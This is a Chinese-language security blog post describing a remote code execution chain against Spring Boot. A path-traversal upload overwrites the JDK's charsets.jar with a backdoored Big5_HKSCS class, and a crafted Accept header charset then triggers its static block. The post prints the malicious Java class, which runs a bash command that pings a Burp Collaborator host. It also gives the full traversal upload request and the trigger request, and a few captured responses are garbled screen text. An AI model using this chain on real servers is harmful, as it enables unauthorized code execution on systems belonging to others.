
在org.springframework.util.MimeType#MimeType(java.lang.String, java.lang.String, java.util.Map<java.lang.String, java.lang.String>)中解析parameters的值，并调用了org.springframework.util.MimeType#checkParameters。



在org.springframework.util.MimeType#checkParameters中会去检查key是否为charset如果是则通过Charset.forName(value);加载charsets.jar中的某个类。



当某个类没有加载过时，会执行这个类的static静态代码块。



所以可以选择某个不太常用的编码方式的static静态代码块进行替换，来执行我们的恶意代码。

```
1 package sun.nio.cs.ext;
2
3 public class Big5_HKSCS {
4     static {
5         fun();
6     }
7 }
```

```

6    }
7
8    private static java.util.HashMap<String, String> fun(){
9        try{
10            String[] command = new String[]{"bin/bash", "-c", "ping -c 1 bxcrq03prifaz03loenphr30wr2iq7.burpcollaborator.net"};
11            java.lang.Runtime.getRuntime().exec(command);
12        }catch (Throwable e1){
13            e1.printStackTrace();
14        }
15        return null;
16    }
17 }
18 }

```

编译文件后，将编译好的Big5_HKSCS.class文件放到charsets.jar中，上传修改过的jar文件，由于charsets.jar文件比较大3M左右，所以上传时间会比较长。

```

1 POST /upload HTTP/1.1
2 Host: [REDACTED]
3 Content-Length: 3437743
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://[REDACTED]
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryemlufoul7K3WgE4U
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/90.0.4430.85 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
  */*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://[REDACTED]/uploadIndex
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Connection: close
14
15 -----WebKitFormBoundaryemlufoul7K3WgE4U
16 Content-Disposition: form-data; name="file"; filename="
  ../usr/lib/jvm/java-1.8.0-openjdk-1.8.0.282.b08-1.el7_9.x86_64/jre/lib
  /charsets.jar"
17 Content-Type: application/octet-stream
18
19 PK MFM META-INF/PK MFM<:S1DDMETA-INF/MANIFEST.MFManifest-Version: 1.0
20 Created-By: 1.7.0_07 (Oracle Corporation)
21
22 PK LFM | |'sun/awt/HKSCS.class 4)V<init>containssun/awt/HKSCSsun/nio/cs/ext
  /MS950 HKSCS XP(Liava/nio/charset/Charset:)Z

```

最终通过设置Accept头触发恶意代码。

Pretty	Raw	\n	Actions
1	GET / HTTP/1.1		
2	Host: [REDACTED]		
3	Upgrade-Insecure-Requests: 1		
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36		
5	Accept: text/html; charset=Big5_HKSCS		
6	Accept-Encoding: gzip, deflate		
7	Accept-Language: zh-CN,zh;q=0.9		
8	Connection: close		
9			
10			

Pretty	Raw	R
1	HTTP/1.1	
2	Content-	
3	Content-	
4	Content-	
5	Date: Th	
6	Connecti	
7		
8	<!doctype	
	<head>	
	<tit	
	HT	
	</ti	

```
11     public Big5_HKSCS() {
12     }
13
14     private static HashMap<String, String> fun() {
15         try {
16             String[] command = new String[]{" /bin/bash", "-c", "ping -c 1 bxcrq03prifaz03loenphr30wr2iq7.burp
17             Runtime.getRuntime().exec(command);
18         } catch (Throwable var1) {
19             var1.printStackTrace();
20         }
21
22         return null;
23     }
24
25     static {
26         fun();
```

总结

总的来说这种利用这种方式需要一些条件，利用成本也比较高。

- 需要以高权限的方式开启springboot
- 跨任意目录上传
- 对于charsets.jar来说windows启动会加载并占用，无法在运行期间覆盖，所以并不适用

[漏洞利用](#)

Proudly powered by [Hexo](#) and Theme by [Hacker](#)

© 2022 藏青